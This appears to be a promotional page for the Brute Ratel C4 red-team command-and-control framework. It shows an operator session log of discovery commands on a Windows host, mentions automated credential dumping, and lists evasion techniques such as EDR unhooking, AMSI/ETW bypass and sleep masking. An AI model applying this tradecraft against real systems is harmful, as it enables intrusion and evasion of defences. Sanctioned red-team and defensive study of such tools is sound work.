[+] sAMAccountType: 805306368
[+] objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=Jupiter,DC=corp
```


Multiple Command and Control Channels

Badger provides mulitple pivot options such as SMB, TCP, WMI, WinRM and managing remote services over RPC.



Automate Adversary TTPs

Use existing brute ratel modules or build your own using in-memory execute of C-Sharp, BOFs, Powershell Scripts or Reflective DLLs and automate the execution of the commands using the Click Script feature



Click Script
1 Credential Dumping
2 Discovery

Commands
1 id
2 pwd
3 ipstats
4 psreflect echo $psversiontable
5 net users
6 scquery

```
x64 | 12912@b-0 | DESKTOP-G15FRLS
Command $
Sentinel $  Perform a quick LDAP query in the current domain or forest, eg.: objectClass=us…

2022/05/12 20:51:07 UTC [input] admin => id

2022/05/12 20:51:07 UTC [input] admin => pwd

2022/05/12 20:51:07 UTC [input] admin => ipstats

2022/05/12 20:51:07 UTC [input] admin => psreflect echo $psversiontable

2022/05/12 20:51:07 UTC [input] admin => net users

2022/05/12 20:51:07 UTC [input] admin => scquery

2022/05/12 20:51:08 UTC [sent 55593 bytes]
Z:\docs
+--------------------------------------------------------------------+
[+] Host Info:
  - Host Name                       : DESKTOP-G15FRLS
  - DNS Servers                     : 192.168.170.134, 8.8.8.8
  - Node Type                       : Hybrid
  - IP Routing Enabled              : no
  - WINS Proxy Enabled              : no
  - NetBIOS Resolution Uses DNS     : no

[+] Ethernet adapter {9A77EEF0-AFFF-47FC-87DE-50A33A71293E}:
  - Description                     : Intel(R) 82574L Gigabit Network Connection #2
  - Physical Address                : 00-0C-29-7F-A8-89
  - DHCP Enabled                    : yes
  - IP Address                      : 192.168.170.138
  - Subnet Mask                     : 255.255.255.0
  - Default Gateway                 : 192.168.170.2
  - DHCP Server                     : 192.168.170.254
  - Primary WINS Server             : 192.168.170.2
  - Secondary WINS Server           :
  - Lease Obtained                  : Thu May 12 13:41:45 2022
  - Lease Expires                   : Thu May 12 14:11:45 2022

+--------------------------------------------------------------------+
[+] Suspended process (searchprotocolhost.exe) => PID: 1020
[+] malloc (RX)   : 0x535C0000
```

Various Out-Of-Box Evasion Capabilities

Evasion Capabilities	x64 Support	x86 Support	x86 on Wow64 Support
Indirect System Calls	Yes	Yes	Yes
Hide Shellcode Sections in Memory	Yes	Yes	Yes
Multiple Sleeping Masking Techniques	Yes	No	No
Unhook EDR Userland Hooks and Dlls	Yes	No	No
LoadLibrary Proxy for ETW Evasion	Yes	No	No
Thread Stack Encryption	Yes	Yes	Yes
Badger Heap Encryption	Yes	Yes	Yes
Masquerade Thread Stack Frame	Yes	Yes	Yes
Hardware Breakpoint for AMSI/ETW Evasion	Yes	Yes	Yes
Reuse Virtual Memory For ETW Evasion	Yes	Yes	Yes
Reuse Existing Libraries from PEB	Yes	Yes	Yes
Secure Free Badger Heap for Volatility Evasion	Yes	Yes	Yes

Want to learn more about our private trainings and services?

Dark Vortex provides various trainings related to information security. For a standard list of training programs, visit Dark Vortex or feel free to reach us at chetan@bruteratel.com

Explore BRC4